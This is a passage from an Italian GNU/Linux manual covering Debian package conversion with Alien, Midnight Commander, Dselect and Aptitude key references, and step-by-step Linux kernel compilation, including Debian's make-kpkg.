        > dists/$DISTRIBUTION/$SECTION/binary-i386/Packages.cd
    #
    cd $START_DIR/dists/$DISTRIBUTION/$SECTION/binary-i386
    cat Packages.cd | gzip -9 > Packages.cd.gz
    #
    cd $START_DIR
}
#
# Inizia il programma.
#
cd $START_DIR
#
process_section 03 02 main
process_section 02 01 main
process_section 01 00 main
```

63.4 Riferimenti

- Susan G. Kleinmann, Sven Rudolph, Joost Witteveen, *The Debian GNU/Linux FAQ*, 1999

  ⟨*http://ftp.it.debian.org/debian/doc/FAQ/*⟩

- Ian Jackson, Christian Schwarz, *Debian Policy Manual*, 1998

  ⟨*http://www.debian.org/doc/debian-policy/*⟩

Capitolo 64 Conversione ed estrazione

Quando si utilizza una distribuzione GNU/Linux, è quantomeno fastidioso dover mescolare applicazioni installate a partire da archivi in formato diverso da quello che si usa normalmente. Ciò proprio perché non è più possibile tenere traccia, in un modo univoco, della posizione dei file appartenenti a ogni pacchetto (senza contare le altre conseguenze).

Fortunatamente vengono in aiuto i programmi di conversione che permettono di trasformare un archivio da un formato a un altro, anche se non sempre funzionano perfettamente. A questi si affiancano poi degli applicativi che permettono di ispezionare il contenuto di file impacchettati in vari formati e di estrarne quello che si desidera.

Questi programmi utilizzano gli applicativi delle varie distribuzioni che si occupano di espandere i pacchetti e di generare gli stessi. Pertanto, di solito, per convertire da Debian a Red Hat e viceversa, o per ispezionare i loro contenuti, occorrono sia '**`dpkg`**' (assieme a '**`dpkg-deb`**'), sia '**`rpm`**'.

L'utilizzo di pacchetti di altre distribuzioni (a seguito di conversione o meno) richiede un'ottima pratica nella gestione degli archivi relativi. Due pacchetti che dal nome sembrano uguali possono essere diversi nel contenuto, a seguito delle diverse strategie adottate dalle distribuzioni. Questo vale naturalmente anche per pacchetti che utilizzano la stessa tecnica di confezionamento (archiviazione), ma appartengono a distribuzioni differenti.

64.1 Alien

Alien[1] è un programma che consente di convertire un pacchetto archiviato in un altro formato di archiviazione. Precisamente, è in grado di generare archivi in formato Debian, RPM, SLP, TGZ (Slackware) e Solaris SLP, a partire da questi formati. Non è in grado di gestire i pacchetti sorgenti.

L'eseguibile che compie tutto il lavoro è '**`alien`**' e la sintassi per il suo utilizzo è mostrata nello schema seguente:

```
alien --to-deb [opzioni] file_da_convertire...
```

```
alien --to-rpm [opzioni] file_da_convertire...
```

```
alien --to-tgz [opzioni] file_da_convertire...
```

```
alien --to-slp [opzioni] file_da_convertire...
```

```
alien --to-pkg [opzioni] file_da_convertire...
```

Alien ha la necessità di conoscere soltanto in quale formato finale occorre produrre la conversione. Il tipo di archivio sorgente viene individuato automaticamente, probabilmente in base all'estensione usata nel nome del file. Se con le opzioni non si specifica in quale formato convertire, si ottiene un archivio Debian.

La conversione di un archivio TGZ (tar+gzip) in uno più sofisticato come RPM o Debian, non è conveniente in generale, perché in questo modo mancano molte informazioni che sono importanti per questi formati.

Alcuni pacchetti contengono degli script che devono essere eseguiti per sistemare ciò che è necessario (come l'aggiunta di un utente di sistema, o cose simili). La conversione in un altro formato tende a perdere questi script.

Tabella 64.1. Alcune opzioni.

Opzione	Descrizione
`-d` `--to-deb`	Specifica che si vuole ottenere la conversione in formato Debian.
`-r` `--to-rpm`	Specifica che si vuole ottenere la conversione in formato RPM.
`-t` `--to-tgz`	Specifica che si vuole ottenere la conversione in formato Slackware.
`--to-slp`	Specifica che si vuole ottenere la conversione in formato SLP.
`-p` `--to-pkg`	Specifica che si vuole ottenere la conversione in formato PKG Solaris.
`--description=`***descrizione***	Specifica una descrizione per il pacchetto, da utilizzare esclusivamente per una conversione in cui l'origine sia un archivio Slackware o tar+gzip. Infatti, in questi casi, mancherebbe qualunque descrizione del contenuto del pacchetto.
`-c` `--scripts`	Tenta di convertire gli script. Si deve usare questa opzione con molta prudenza, perché tali script dipendono dalla struttura della distribuzione per cui sono stati fatti e il loro utilizzo in un'altra distribuzione potrebbe essere inopportuno.

Segue la descrizione di alcuni esempi.

- `#` **`alien --to-rpm dpkg_1.4.0.23.2-1.i386.deb`** [*Invio*]

  Converte l'archivio '`dpkg_1.4.0.23.2-1.i386.deb`' in formato RPM, generando il file '`i386/dpkg-1.4.0.23.2-2.i386.rpm`' nella stessa directory.

- `#` **`alien --to-deb pine-4.04-1.i386.rpm`** [*Invio*]

Converte l'archivio 'pine-4.04-1.i386.rpm' in formato Debian, generando il file 'pine_4.04-1_i386.deb' nella directory corrente.

64.2 RPM2targz

La distribuzione Slackware prevede la possibilità di acquisire pacchetti RPM, attraverso uno script di conversione specifico: '**rpm2targz**'.

64.3 Midnight Commander

Midnight Commander (corrispondente all'eseguibile '**mc**') è un applicativo integrato per la navigazione all'interno delle directory di file system reali o virtuali. In questo senso, permette anche di accedere ad archivi (normali o compressi), inclusi quelli delle applicazioni GNU/Linux, purché sia presente il rispettivo sistema di gestione.

Figura 64.2. Nel lato sinistro si vede il contenuto dell'archivio 'ash-0.2-17.i386.rpm', mentre nel lato destro di vede il contenuto dell'archivio 'ash_0.3.4-6.deb'.

```
.<-/tmp/ash-0.2-17.i386.rpm#rpm------v>..<-/tmp/ash_0.3.4-6.deb#deb----------v>.
|       Name       | Size  |    MTime    ||       Name       | Size  |    MTime    |
|/..               |   1024|Aug 13 13:49||/..               |   1024|Aug 13 13:47|
|/INFO             |      0|Mar 21 00:00||/CONTENTS         |      0|Aug 13 13:47|
|/bin              |      0|Aug 13 13:47||/DEBIAN           |      0|Aug 13 13:47|
|/usr              |      0|Aug 13 13:47|| INFO             |    806|Aug 13 13:47|
| HEADER           |    890|Mar 21 00:00||*INSTALL          |    424|Aug 13 13:47|
|*INSTALL          |     39|Mar 21 00:00||                  |       |            |
|*UPGRADE          |     39|Mar 21 00:00||                  |       |            |
|                  |       |            ||                  |       |            |
|                  |       |            ||                  |       |            |
|                  |       |            ||                  |       |            |
|                  |       |            ||                  |       |            |
|                  |       |            ||                  |       |            |
|                  |       |            ||                  |       |            |
|                  |       |            ||                  |       |            |
|                  |       |            ||                  |       |            |
|                  |       |            ||                  |       |            |
|                  |       |            ||                  |       |            |
|                  |       |            ||                  |       |            |
|---------------------------------------||---------------------------------------|
|/..         |root    root    |drwxrwxrwt||/..         |root    root    |drwxrwxrwt|
`---------------------------------------'`---------------------------------------'
tizio@dinkel:/tmp$
1Help    2Menu    3View    4Edit    5Copy    6RenMov 7Mkdir   8Delete 9PullDn 10Quit
```

Nella figura 64.2 si vede l'apertura virtuale di due pacchetti: RPM a sinistra e Debian a destra. Nel caso del pacchetto Debian, basta entrare nella directory 'CONTENTS/' per raggiungere i file che compongono il pacchetto, mentre gli script e gli altri file di contorno sono contenuti nella directory 'DEBIAN/'. Nel caso del pacchetto RPM, la directory 'INFO/' contiene tutte le informazioni sul pacchetto, compresi gli script.

Midnight Commander è descritto meglio nel capitolo 205.

[1] **Man-db** GNU GPL

65 Promemoria: Dselect

```
dselect [opzioni]
```

```
EIOM Pri Section  Package      Inst.ver     Avail.ver    Description
…
 *** Req base     adduser      3.8          3.8          Add users and groups …
 *** Req base     ae           962-21.1     962-21.1     Anthony's Editor -- a …
 *** Req base     base-files   2.1.0        2.1.0        Debian Base System …
…
```

Stato di un pacchetto con Dselect:

Indicatore	Contesto o status del pacchetto	Simbolo	Significato
E	errore	spazio	Nessun errore grave.
E	errore	R	Errore grave: reinstallare.
I	installazione	spazio	Non installato.
I	installazione	*	Installato regolarmente.
I	installazione	-	Ci sono i file di configurazione.
I	installazione	U	Estratto, ma non configurato.
I	installazione	C	Semi-configurato: si è verificato un errore.
I	installazione	I	Semi-installato: si è verificato un errore.
O	selezione precedente	*	Segnato per l'installazione.
O	selezione precedente	-	Segnato per la rimozione, lasciando la configurazione.
O	selezione precedente	=	Segnato per non essere toccato (congelato, ovvero *hold*).
O	selezione precedente	_	Segnato per l'eliminazione totale.
O	selezione precedente	n	Pacchetto nuovo per il quale non è stato stabilito alcunché.

Indicatore	Contesto o status del pacchetto	Simbolo	Significato
M	selezione attuale	*	Segnato per l'installazione.
M	selezione attuale	-	Segnato per la rimozione, lasciando la configurazione.
M	selezione attuale	=	Segnato per non essere toccato (congelato, ovvero *hold*).
M	selezione attuale	_	Segnato per l'eliminazione totale.
M	selezione attuale	n	Pacchetto nuovo per il quale non è stato stabilito alcunché.

Funzioni dei tasti con Dselect per la navigazione:

Tasto	Effetto
[*freccia su*], [*k*], [*p*] [*freccia giù*], [*j*], [*n*]	Sposta il cursore sulla voce precedente o su quella successiva.
[*Ctrl p*] [*Ctrl n*]	Scorre in verticale di una riga.
[*pagina su*], [*P*], [*Backspace*] [*pagina giù*], [*N*], [*barra spaziatrice*]	Sposta il cursore di una schermata alla volta.
[*freccia sinistra*], [*B*] [*freccia destra*], [*N*]	Scorre in orizzontale rapidamente.
[*Ctrl b*] [*Ctrl f*]	Scorre in orizzontale lentamente.
[*Inizio*], [*t*] [*Fine*], [*e*]	Sposta il cursore all'inizio o alla fine dell'elenco.
[*u*] [*d*]	Scorre la descrizione del pacchetto.
[*Ctrl u*] [*Ctrl d*]	Scorre la descrizione del pacchetto di una riga alla volta.

Funzioni dei tasti con Dselect per la selezione dei pacchetti:

Tasto	Effetto
[+], [*Ins*]	Richiede l'installazione o l'aggiornamento del pacchetto.

Tasto	Effetto
[-], [*Canc*]	Richiede la disinstallazione del pacchetto lasciando la configurazione.
[_]	Richiede l'eliminazione totale del pacchetto.
[=], [*h*]	Richiede che il pacchetto venga congelato (hold).
[*:*], [*G*]	Toglie lo stato di pacchetto congelato.

Funzioni dei tasti con Dselect per il controllo della visualizzazione:

Tasto	Effetto
[*i*]	Cambia il tipo di informazione che appare nella parte inferiore dello schermo.
[*I*]	Dedica lo schermo solo all'elenco o solo alla descrizione.
[*o*], [*O*]	Cambiano l'ordine dell'elenco dei pacchetti.
[*v*]	Espande o contrae le prime colonne.
[*V*]	Seleziona la visualizzazione di alcune colonne finali.

Funzioni dei tasti con Dselect: funzionalità varie:

Tasto	Effetto
[/]	Cerca in base a una stringa.
[\ ]	Ripete la ricerca.
[*Ctrl l*]	Ripulisce l'immagine sullo schermo.
[*?*], [*F1*]	Richiama la guida interna.

Funzioni dei tasti con Dselect: conferma o ripristino delle selezioni in un pannello:

Tasto	Effetto
[*Invio*]	Conferma le scelte fatte e chiude la selezione nel pannello corrente.
[*Q*]	Impone le scelte fatte indipendentemente dalle dipendenze che vengono violate.
[*X*], [*Esc*]	Abbandona le modifiche ed esce.
[*R*]	Ripristina allo stato precedente del pannello attuale.

Tasto	Effetto
[U]	Pone tutto allo stato suggerito.
[D]	Pone tutto allo stato richiesto espressamente.

Dselect è descritto nel capitolo 60.

66 Promemoria: Aptitude

```
aptitude [opzioni]
```

Navigazione e altri comandi principali:

Comando	Descrizione
[*Ctrl l*]	Ridisegna lo schermo.
[*Ctrl _*], [*Ctrl u*]	Annulla l'ultima operazione.
[*Tab*]	Mette a fuoco una zona diversa dello schermo.
[*u*]	Aggiorna l'elenco dei pacchetti.
[*?*], [*F1*]	Mostra la guida interna.
[*F10*]	Richiama il menù a tendina.
[*freccia su*], [*k*] [*freccia giù*], [*j*]	Sposta il cursore sul pacchetto precedente o su quello successivo.
[*pagina su*] [*pagina giù*]	Scorre il cursore l'elenco di una schermata.
[*Inizio*] [*Fine*]	Raggiunge l'inizio o la fine dell'elenco.
[*Invio*]	Espande o richiude un ramo.
[*[*] [*]*]	Espande o richiude una ramificazione completa.
[^]	Si porta sul raggruppamento a cui appartiene la voce evidenziata.
[*K*] [*J*]	Si porta sulla voce precedente allo stesso livello di quella attuale, oppure a quella successiva.
[+]	Seleziona la voce.
[-]	Diminuisce il livello di installazione.
[_]	Richiede l'eliminazione del pacchetto.
[=]	Richiede il mantenimento della versione attuale.
[*D*]	Mostra o toglie l'area di descrizione del pacchetto evidenziato.
[*a*]	Fa arretrare il testo della descrizione del pacchetto.
[*z*]	Fa avanzare il testo della descrizione del pacchetto.
[*d*]	Mostra le dipendenze del pacchetto evidenziato.

Comando	Descrizione
[r]	Mostra l'elenco dei pacchetti che dipendono da quello evidenziato.
[v]	Mostra l'elenco delle versioni disponibili del pacchetto.
[g]	Procede con le operazioni richieste.
[q]	Conclude il contesto attuale, conservando le modifiche apportate.
[x]	Conclude il contesto attuale, annullando le modifiche apportate.
[/]	Definisce un modello di ricerca.
[\ ]	Continua la ricerca con l'ultimo modello fornito.
[i]	Mostra tutte le informazioni disponibili su un pacchetto.
[l]	Riduce l'elenco dei pacchetti in base a un'espressione.
[G]	Cambia la modalità di raggruppamento dei pacchetti.
[S]	Cambia la modalità di ordinamento dei pacchetti.

Situazione di un pacchetto:

Simbolo	Sfondo	Descrizione
v		Pacchetto virtuale.
B	rosso	Pacchetto con problemi di qualche tipo.
u		Pacchetto estratto ma non configurato.
C		Pacchetto configurato parzialmente.
H		Pacchetto installato parzialmente.
c		Pacchetto disinstallato lasciando la configurazione.
i		Pacchetto installato regolarmente.
E		Errore interno al programma.

Azione da applicare a un pacchetto:

Simbolo	Sfondo	Descrizione
h	bianco	Mantenere la versione attuale.
p	magenta	Disinstallare completamente, compresi i file di configurazione.
d	magenta	Disinstallare lasciando la configurazione.
B	rosso	Problemi di qualche tipo.
i	verde	Installare.
r		Reinstallare.
u	blu	Aggiornare.

Raggruppamento dei pacchetti:

Politica	Raggruppamento corrispondente
`section(topdir)`	Sezione principale a cui appartiene il pacchetto.
`section(subdir)`	Sottosezione a cui appartiene il pacchetto.
`section(none)`	Sezione e sottosezione a cui appartiene il pacchetto.
`priority`	Priorità del pacchetto.
`status`	Stato: installato, non installato, obsoleto, aggiornabile e virtuale.
`action`	Azione richiesta sui pacchetti e non ancora applicata.
`firstchar`	Classifica in base all'iniziale del nome.

Espressioni di ricerca e di selezione:

Espressione	Descrizione
`~v`	Pacchetto virtuale.
`~E`	Pacchetto essenziale.
`~i`	Pacchetto installato attualmente.
`~c`	Pacchetto rimosso lasciando i file di configurazione.

Espressione	Descrizione
`~a`***azione_richiesta***	Pacchetto per il quale è stata richiesta un'azione particolare.
`~ainstall`	Pacchetto da installare.
`~aupgrade`	Pacchetto da aggiornare.
`~aremove`	Pacchetto da disinstallare.
`~apurge`	Pacchetto da eliminare.
`~ahold`	Pacchetto da conservare nella versione installata attualmente.
`~B`***dipendenza***	Pacchetto con problemi di dipendenze di qualche tipo.
`~Bdepends`	Pacchetto che dipende da altri per funzionare.
`~Bpredepends`	Pacchetto che dipende da altri per poter essere installato.
`~Brecommends`	Pacchetto che raccomanda la presenza di altri pacchetti.
`~Bsuggests`	Pacchetto che suggerisce la presenza di altri pacchetti.
`~Bconflics`	Pacchetto che va in conflitto con altri pacchetti.
`~n`***nome***	Pacchetto contenente la stringa indicata nel nome.
`~d`***descrizione***	Pacchetto contenente la stringa indicata nella descrizione.
`~m`***curatore***	Pacchetto contenente la stringa indicata nel nome del curatore.
`~p`***priorità***	Pacchetto appartenente alla priorità indicata.
`~prequired`	Pacchetto necessario.
`~pimportant`	Pacchetto importante.
`~pstandard`	Pacchetto standard.
`~poptional`	Pacchetto opzionale.

Espressione	Descrizione
`~pextra`	Pacchetto extra.
`~punknown`	Pacchetto non classificato per quanto riguarda la priorità.
`~s`***sezione***	Pacchetto appartenente alla sezione indicata.
`~V`***versione***	Pacchetto con la versione indicata.
espr_1 espr_2	AND: si devono verificare entrambe le condizioni.
espr_1 `|` ***espr_2***	OR: è sufficiente che si verifichi una sola delle due espressioni.
`!` ***espr_1***	NOT: inverte il senso dell'espressione.
`( … )`	Raggruppa le espressioni.

Aptitude è descritto nella sezione 61.2.

Parte xiii

Kernel Linux

Kernel Linux

Il kernel è il nocciolo del sistema operativo. I programmi utilizzano le funzioni fornite dal kernel e in questa maniera sono sollevati dall'agire direttamente con la CPU.

Il kernel Linux è costituito normalmente da un file soltanto, il cui nome può essere '`vmlinuz`', oppure '`zImage`', '`bzImage`' e altri ancora, ma può comprendere anche moduli aggiuntivi per la gestione di componenti hardware specifici che devono poter essere attivati e disattivati durante il funzionamento del sistema.

Quando si fa riferimento a un kernel in cui tutte le funzionalità che servono sono incluse nel file principale, si parla di kernel monolitico, mentre quando parte di queste sono poste all'interno di moduli esterni, si parla di kernel modulare. Il kernel monolitico ha il vantaggio di avere tutto in un file, ma nello stesso modo è rigido e non permette di liberare risorse quando le unità periferiche gestite non servono. Il kernel modulare ha il vantaggio di poter disattivare e riattivare i moduli a seconda delle esigenze, in particolare quando moduli distinti gestiscono in modo diverso lo stesso tipo di unità periferica. Tuttavia, a causa della frammentazione in molti file, l'uso dei moduli può essere fonte di errori.

In generale, chi fa per la prima volta l'esperienza di compilarsi un kernel personalizzato, farebbe bene a cominciare incorporando tutto nel file principale, lasciando per una fase successiva la suddivisione in moduli delle funzionalità che possono essere separate da quello. In altri termini, la compilazione dei kernel modulari dovrebbe essere riservata agli utilizzatori che hanno già un'esperienza sufficiente nella gestione dei kernel monolitici.

67.1 Ricompilazione del kernel

Le distribuzioni GNU/Linux tendono a fornire agli utilizzatori un kernel modulare per usi generali. Anche se questo tipo di kernel si adatta sicuramente alla maggior parte delle configurazioni, ci sono situazioni particolari dove è preferibile costruire un proprio kernel, monolitico o modulare che sia.

Per poter comprendere il procedimento di compilazione descritto in questo capitolo, occorre sapere come si compila e si installa un programma tipico distribuito in forma sorgente, come descritto nel capitolo 54.

67.1.1 Kernel monolitico

Il procedimento descritto in questa sezione serve per generare un kernel monolitico, cioè un kernel in un solo file.

Per poter procedere alla compilazione del kernel è necessario avere installato gli strumenti di sviluppo software, cioè il compilatore e i sorgenti del kernel. In particolare, i sorgenti del kernel possono anche essere reperiti presso vari siti, ma principalmente da ⟨*http://www.kernel.org*⟩.

Il numero di versione del kernel Linux è strutturato in tre o quattro livelli: ***w.x.y.z***, dove il primo, ***w***, rappresenta il valore più importante, mentre l'ultimo, ***z***, rappresenta quello meno importante. Ciò che conta, è porre attenzione al secondo valore: ***x***. Se si tratta di un numero pari, la versione si riferisce a un kernel ritenuto sufficientemente stabile, mentre un numero dispari rappresenta una versione destinata agli sviluppatori e non ritenuta adatta per l'utilizzo normale.

Se i sorgenti sono stati installati attraverso un disco (un CD-ROM) di una distribuzione, questi si potrebbero trovarsi da qualche parte a partire da '/usr/src/', ma attualmente la loro compilazione non richiede una collocazione particolare nel file system, tanto che anche un utente comune, senza privilegi, può farlo, collocando i sorgenti nell'ambito della propria directory personale.

La distribuzione GNU/Linux Debian si limita a piazzare un archivio (un file compresso) nella directory '/usr/src/', lasciando all'utente il compito di estrarlo dove meglio crede.

Riquadro 67.1. Procedura superata.

Nelle prime versioni del kernel Linux è stata utilizzata una procedura che attualmente è bene evitare di adottare. L'elenco seguente serve a sottolineare il fatto che nulla di tutto questo va fatto:

- i sorgenti venivano estratti in modo da iniziare dalla directory '/usr/src/linux/', spesso con l'aiuto di un collegamento simbolico, se erano disponibili diverse versioni affiancate;
- venivano creati o modificati tre collegamenti simbolici contenuti nella directory '/usr/include/':
  - '/usr/include/asm' --> '/usr/src/linux/include/asm-i386/'
  - '/usr/include/linux' --> '/usr/src/linux/include/linux/'
  - '/usr/include/scsi' --> '/usr/src/linux/include/scsi'

Si parte con l'estrazione dell'archivio che li contiene; naturalmente l'utente deve estrarre l'archivio in una posizione in cui gli sia concesso di farlo in base ai permessi che lo riguardano:

$ **tar xjvf linux-*w*.*x*.*y*.*z*.tar.bz2** [*Invio*]

Si tenga presente che i sorgenti possono essere estratti da un utente comune e compilati dallo stesso utente. Ciò che tale utente non dovrebbe poter fare è l'installazione effettiva del kernel.

Una volta installati i sorgenti del kernel, si può passare alla configurazione che precede la compilazione. Per questo, ci si posiziona nella directory dei sorgenti; quindi, dopo aver letto il file 'README', si può procedere.

$ **cd linux-*w*.*x*.*y*.*z*** [*Invio*]

La directory corrente deve essere quella a partire dalla quale si diramano i sorgenti del kernel.

$ **make mrproper** [*Invio*]

Serve a eliminare file e collegamenti vecchi che potrebbero interferire con una nuova compilazione. In particolare, **elimina la configurazione data in precedenza** alla compilazione del kernel.

$ **make defconfig** [*Invio*]

La prima volta che si procede a definire i contenuti di un proprio kernel, conviene partire da una configurazione predefinita, ottenibile con il comando appena mostrato. In pratica si ottiene un file '.config' con la selezione delle voci ritenute fondamentali. Successivamente si passa alla fase di configurazione:

$ **make config** [*Invio*]

Questa è l'operazione più delicata attraverso la quale si definiscono le caratteristiche e i componenti del kernel che si vuole ottenere. Ogni volta che la si esegue, viene riutilizzato il file '`.config`' contenente la configurazione impostata precedentemente, mentre alla fine la nuova configurazione viene salvata nello stesso file. Di conseguenza, ripetendo il procedimento '**make config**', le scelte predefinite corrispondono a quelle effettuate precedentemente.

Il comando '**make mrproper**' elimina il file '`.config`', quindi si deve fare attenzione a non eseguire tale comando se non è questa l'intenzione.

L'utilizzo del comando '**make config**' rappresenta è un metodo piuttosto spartano di configurare il sistema. Dopo le prime versioni del kernel Linux sono state aggiunte altre possibilità più pratiche, corrispondenti a comandi come quelli seguenti, ma si possono conoscere anche dei modi alternativi con il comando '**make help**':

$ **make menuconfig** [*Invio*]

$ **make xconfig** [*Invio*]

$ **make gconfig** [*Invio*]

In generale, è conveniente usare il comando '**make menuconfig**', che non richiede la grafica, al contrario degli altri due comandi indicati.

Figura 67.2. Il menù principale della configurazione del kernel attraverso il comando '**make menuconfig**'.

```
.---------------------- Linux Kernel Configuration -----------------------.
|  Arrow keys navigate the menu.  <Enter> selects submenus --->.          |
|  Highlighted letters are hotkeys.  Pressing <Y> includes, <N> excludes, |
|  <M> modularizes features.  Press <Esc><Esc> to exit, <?> for Help, </> |
|  for Search.  Legend: [*] built-in  [ ] excluded  <M> module  < >       |
| .---------------------------------------------------------------------. |
| |        General setup  --->                                          | |
| |    [*] Enable loadable module support  --->                         | |
| |    --- Enable the block layer  --->                                 | |
| |        Processor type and features  --->                            | |
| |        Power management options (ACPI, APM)  --->                   | |
| |        Bus options (PCI, PCMCIA, EISA, MCA, ISA)  --->              | |
| |        Executable file formats  --->                                | |
| |        Networking  --->                                             | |
| |        Device Drivers  --->                                         | |
| |        File systems  --->                                           | |
| |    [*] Instrumentation Support  --->                                | |
| `----v(+)-------------------------------------------------------------' |
|-------------------------------------------------------------------------|
|                    <Select>    < Exit >    < Help >                     |
`-------------------------------------------------------------------------'
```

Dopo la definizione della configurazione, si può passare alla compilazione del kernel relativo, utilizzando la sequenza di comandi seguente:

$ **make clean && make bzImage** [*Invio*]

Oppure, nelle versioni recenti del kernel, il secondo comando non ha bisogno di specificare l'obiettivo:

$ **make clean && make** [*Invio*]

Si tratta di due operazioni che non richiedono alcun tipo di interazione con l'utente. Al termine della compilazione, se questa ha avuto successo, il nuovo kernel si trova nella directory '`arch/i386/boot/`' con il nome '`bzImage`' (questo vale naturalmente nel caso si utilizzi l'architettura x86).

> La sigla '**`bzImage`**' sta per *big zImage*, a indicare che si tratta di un'estensione del formato '**`zImage`**'. Il formato '**`zImage`**' si otterrebbe con il comando '**`make zImage`**', ma attualmente lo si considera obsoleto.

Naturalmente, per fare in modo che il kernel possa essere utilizzato, questo va collocato dove il sistema che si occupa del suo avvio può trovarlo (parte xi). Di solito lo si copia nella directory radice o in '`/boot/`', dandogli il nome '`vmlinuz`' (come di consueto), sistemando poi ciò che serve per il sistema di avvio che si utilizza.

> Generalmente, dal momento che si possono utilizzare più kernel alternativi, selezionandoli in fase di avvio, di solito il nome del file è completo della versione del kernel stesso: '`vmlinuz-`***w*.*x*.*y*.*z***'. Inoltre, si conserva una copia del file '`System.map`', mettendola nella stessa directory in cui si trova il kernel, con un nome del tipo '`System.map-`***w*.*x*.*y*.*z***'; infine si fa la stessa cosa con il file '`.config`', a cui si dà normalmente il nome '`config-`***w*.*x*.*y*.*z***'.

Una volta realizzato un kernel è necessario fare una prova per vedere se funziona. Il modo più semplice per il principiante per verificarne il funzionamento, con la garanzia di non poter fare dei danni, è quello di farne una copia in un dischetto di avvio (ovvero un dischetto di *boot*), **ammesso che la dimensione del kernel lo consenta**.

> È bene ricordare che non si tratta di una copia nel senso normale del termine, perché in questo caso, cioè quello dell'esempio, il dischetto non contiene alcun file system. Di conseguenza, è inutile tentare poi di innestare un dischetto del genere.

È probabile che servano dei privilegi particolari per poter scrivere sul file di dispositivo corrispondente all'unità a dischetti, come si vede nel comando successivo:

`#` **`cp arch/i386/boot/bzImage /dev/fd0`** [*Invio*]

Per utilizzare correttamente questo dischetto di avvio è molto probabile che si debba intervenire prima con il programma '**`rdev`**' o con '**`knl`**' (49.1).

67.1.2 Kernel modulare

Il procedimento per la creazione di un kernel modulare inizia nello stesso modo di quello monolitico e giunge alla creazione di un file che in più ha dei riferimenti a moduli esterni che vengono compilati a parte. Questi moduli, per poter essere gestiti correttamente, necessitano di programmi di servizio che si occupano della loro attivazione e disattivazione.

In questo caso, oltre ai sorgenti del kernel sono necessari i programmi per la gestione dei moduli. Questi si trovano normalmente in archivi il cui nome è organizzato in modo simile a quello dei sorgenti del kernel: '`modules-`***w*.*x*.*y***`.tar.gz`'. La struttura della versione rappresentata dai numeri ***w*.*x*.*y*** rispecchia lo stesso meccanismo utilizzato per i sorgenti del kernel,

però non ne vengono prodotte altrettante versioni, pertanto si deve badare a utilizzare la versione più vicina a quella del kernel che si utilizza. Questo archivio si trova normalmente nella stessa directory del sito dal quale si ottengono i sorgenti del kernel.

Anche i programmi contenuti nell'archivio '`modules-`***w.x.y***`.tar.gz`' sono in forma sorgente e prima di poterli utilizzare devono essere compilati e installati.

> Se si sta ricompilando il kernel attraverso i sorgenti della distribuzione GNU/Linux che si utilizza, è ragionevole supporre che questi programmi di gestione dei moduli siano già stati installati correttamente.

Per ottenere un kernel modulare, dopo la preparazione del file principale del kernel attraverso lo stesso procedimento visto nel caso di un kernel monolitico, si devono compilare i moduli:

`$` **`make modules`** [*Invio*]

Quindi si installano, ma con i privilegi dell'utente '**`root`**':

`#` **`make modules_install`** [*Invio*]

Quello che si ottiene sono una serie di file oggetto, il cui nome ha un'estensione '`.ko`' (*Kernel object*), raggruppati ordinatamente all'interno di directory discendenti da '`/lib/modules/`***w.x.y.z***`/`', dove ***w.x.y.z*** rappresenta il numero della versione dei sorgenti del kernel. La posizione di questi file non deve essere cambiata.

> Si osservi che la compilazione dei moduli deve essere ripetuta ogni volta che si ricompila la parte principale del kernel; in altre parole, i moduli non sono compatibili con un kernel differente da quello per il quale sono stati realizzati specificatamente, anche se si tratta della stessa versione.

67.1.3 Compilazione del kernel in una distribuzione GNU/Linux Debian

Teoricamente, la distribuzione GNU/Linux Debian consente di compilare il kernel e i moduli secondo il procedimento standard; tuttavia ciò non conviene, se non altro perché l'installazione dei moduli va a rimuovere un collegamento simbolico nella directory '`/lib/modules/`' che punta a '`/etc/modprobe.conf`'.

La distribuzione GNU/Linux Debian mette a disposizione uno strumento per facilitare la compilazione del kernel, passando per la creazione di un pacchetto Debian vero e proprio, che poi può essere installato secondo la procedura comune della distribuzione stessa. Il pacchetto in questione è denominato '**`kernel-package`**' e per questo scopo può essere usato direttamente senza bisogno di alcuna configurazione. È sufficiente procedere nel modo seguente:

1. `cd` ***directory_iniziale_dei_sorgenti***

   ci si sposta nella directory iniziale dei sorgenti del kernel;

2. `make {config|menuconfig|xconfig|...}`

   si procede con la configurazione del kernel che si vuole ottenere;

3. `make-kpkg clean`

   ci si prepara alla compilazione;

4. `make-kpkg --revision=`***versione*** `kernel_image`

   si esegue la compilazione generando l'archivio Debian corrispondente, nella directory precedente (la directory genitrice), completo di moduli se previsti.

   Questo ultimo passaggio richiede però i privilegi dell'utente '**`root`**' per arrivare alla creazione del pacchetto Debian.

L'esempio seguente si riferisce alla compilazione di un kernel 2.6.21.6 (compresi i moduli eventuali) collocato nella directory '`~/linux-2.6.21.6/`'.

Questa collocazione è volutamente differente da quella standard per la distribuzione GNU/Linux Debian, che invece dovrebbe essere '`~/kernel-source-2.6.21.6/`', proprio per mostrare che ciò non influisce in questo contesto.

`$` **`cd ~/linux-2.6.21.6`** [*Invio*]

`$` **`make-kpkg clean`** [*Invio*]

`$` **`su root`** [*Invio*]

`#` **`make-kpkg --revision=custom.1.0 kernel_image`** [*Invio*]

Si può osservare che la versione è stata definita dalla stringa '**`custom.1.0`**'. Questo è ciò che viene suggerito nella documentazione originale. In particolare, il numero «1.0» va incrementato ogni volta che si predispone una versione successiva.

Al termine si ottiene l'archivio '`kernel-image-2.6.21.6_custom.1.0_i386.deb`', collocato nella directory precedente a quella dei sorgenti da cui è stato ottenuto; per installarlo basta procedere come segue, usando naturalmente i privilegi dell'utente '**`root`**':

`#` **`dpkg -i ../kernel-image-2.6.21.6_custom.1.0_i386.deb`** [*Invio*]

67.2 Elementi della configurazione

Gli elementi richiesti per la configurazione del kernel prima della sua compilazione, dipendono molto dalla versione che si possiede. In particolare, può capitare che alcune voci vengano spostate da una versione all'altra del kernel.

Le varie opzioni sono raggruppate in alcuni gruppi principali, che dovrebbero guidare intuitivamente nella configurazione prima della compilazione del kernel:

- `General setup`

  caratteristiche generali, sia fisiche, sia logiche del sistema;
- `Enable loadable module support`

  gestione dei moduli del kernel;
- `Enable the block layer`

  gestione dei dispositivi a blocchi, che può essere omessa in certi kernel particolari (ma nell'architettura x86 non può mancare);
- `Processor type and features`

  caratteristiche del microprocessore o dei microprocessori;
- `Power management options (ACPI, APM)`

  controllo del sistema di alimentazione e del risparmio energetico;
- `Bus options (PCI, PCMCIA, EISA, MCA, ISA)`

  caratteristiche di vari tipi di bus;
- `Executable file formats`

  formati dei file eseguibili;
- `Networking`

  protocolli di rete;
- `Device Drivers`

  controllo dei dispositivi di vario genere;
  - `Generic Driver Options`

    opzioni generali riferite alla gestione dei dispositivi;
  - `Connector - unified userspace <:-> kernelspace linker`
  - `Memory Technology Devices (MTD)`

